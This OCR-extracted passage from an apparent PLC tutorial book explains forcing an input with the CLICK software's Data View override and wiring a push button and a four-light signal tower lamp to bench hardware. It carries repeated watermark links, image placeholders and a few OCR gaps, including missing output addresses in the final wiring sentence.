


Figure 3.31: Address Picker

https://t.me/learningnets

Select X001 and press the OK button to continue. The No. 001 row of our Data View tool will subsequently be filled with this information. If you gave it a nickname before, you'll see the settings for Nickname, Current Value, New Value, Write (for feedback), Viewing Format, and any address remarks you added. This can be seen in the following screenshot:




Figure 3.32: X001 address selected

Now, under the New Value column, pick the ON button. In the Write column, an icon will appear, allowing you to write the input value to the PLC. To see what occurs, double-click the icon. At this moment, nothing should have happened. The value is written to the PLC's memory space by the icon, but the pin I/O is primary, and nothing has changed on the PLC's physical input, thus nothing has changed. We need to enable override due of this behavior. The View Override option can be found in the dialogue

https://t.me/learningnets

box. This option must be enabled. You'll notice that a new column has been created next to the Write symbol after doing so:




Figure 3.33: Override

To enable the Override functionality for this I/O, double-click the OVR button. The Override indicator appears on the primary window, and the OVR button in the Data View window is highlighted in yellow by the CLICK programming software:

https://t.me/learningnets




Figure 3.34: Override engaged

Rerun the previous action by selecting the ON button in the New Value column and then double-clicking the Write icon. You should hear the coil on the PLC energizing and see the lights on it turned on, as well as the programming software highlighting X001 and as illustrated here:

https://t.me/learningnets





Figure 3.35: Energized coil

Make sure you have Status Monitor selected if you don't see the highlighted input and output as shown here. It's in the Monitor menu, once you've selected Status



https://t.me/learningnets

Figure 3.36: Status Monitor

As illustrated in the following example, double-click the OFF button in the New Value column. You'll notice that we save a step by double-clicking the button; this is only to demonstrate that there are many ways to swiftly override the input:




Figure 3.37: Input is off

Everything we've done so far has been software related. Now, as indicated here, we'll use the Selector Switch Station Box:

https://t.me/learningnets

Figure 3.38: Selector Switch Station Box

This switch, or one very similar to it, is available on Amazon. We'll use the momentary push button (the green one) and connect it to the X001 input contact we configured and addressed in the previous section.

Remove the four faceplate screws and the faceplate with your Phillips screwdriver. The three switch blocks, each with four terminals, will be visible when you open the Station Box. In the case of a momentary switch, the two sets of terminals correspond to the switch's action. I'll use

https://t.me/learningnets

the bottom set of connections because I want power to pass through the switch when I press the button. You can use your voltmeter to check the terminals for continuity on both sides of the block. To see if the terminals cause a short and your voltmeter beeps, press the switch.

I believe that testing continuity with my voltmeter has been the primary use case for it across hundreds of projects, which, now that I think about it, is a shame because the voltmeter has so many other functions and capabilities. Cut and strip two wires after you're certain you're utilizing the correct terminals. Each wire's end should be screwed to either side of the terminal. Then, on one side, connect to the power supply, and on the other side, connect to the PLC's X1 I/O. This can be seen in the following diagram:




Figure 3.39: Wire diagram

C1 and C2, which stand for Common 1 and Common 2, are visible on the I/O terminal. Connect Common 1 to the ground. If everything is

https://t.me/learningnets

connected correctly, activating the momentary switch will energize the coil, resulting in a red light, as illustrated here:




Figure 3.40: Physical wire

We now have a push button that controls X001's input, as well as visual feedback on Y001. Next, we'll connect the output to our Industrial Signal Tower Lamp, which will look something like this:

https://t.me/learningnets

Figure 3.41: Industrial Signal Tower Lamp

To wire the output, you'll need to modify your software by duplicating rung 1 and adding a rung for each light in your Signal Tower Lamp. With red, yellow, green, and blue lights, I'm using a four-light system.

How to connect your Signal Tower Lamp to the output channels is shown in the following diagram. I'll connect red to yellow to green to and blue to Y004 because I'm utilizing a four-light system:

https://t.me/learningnets

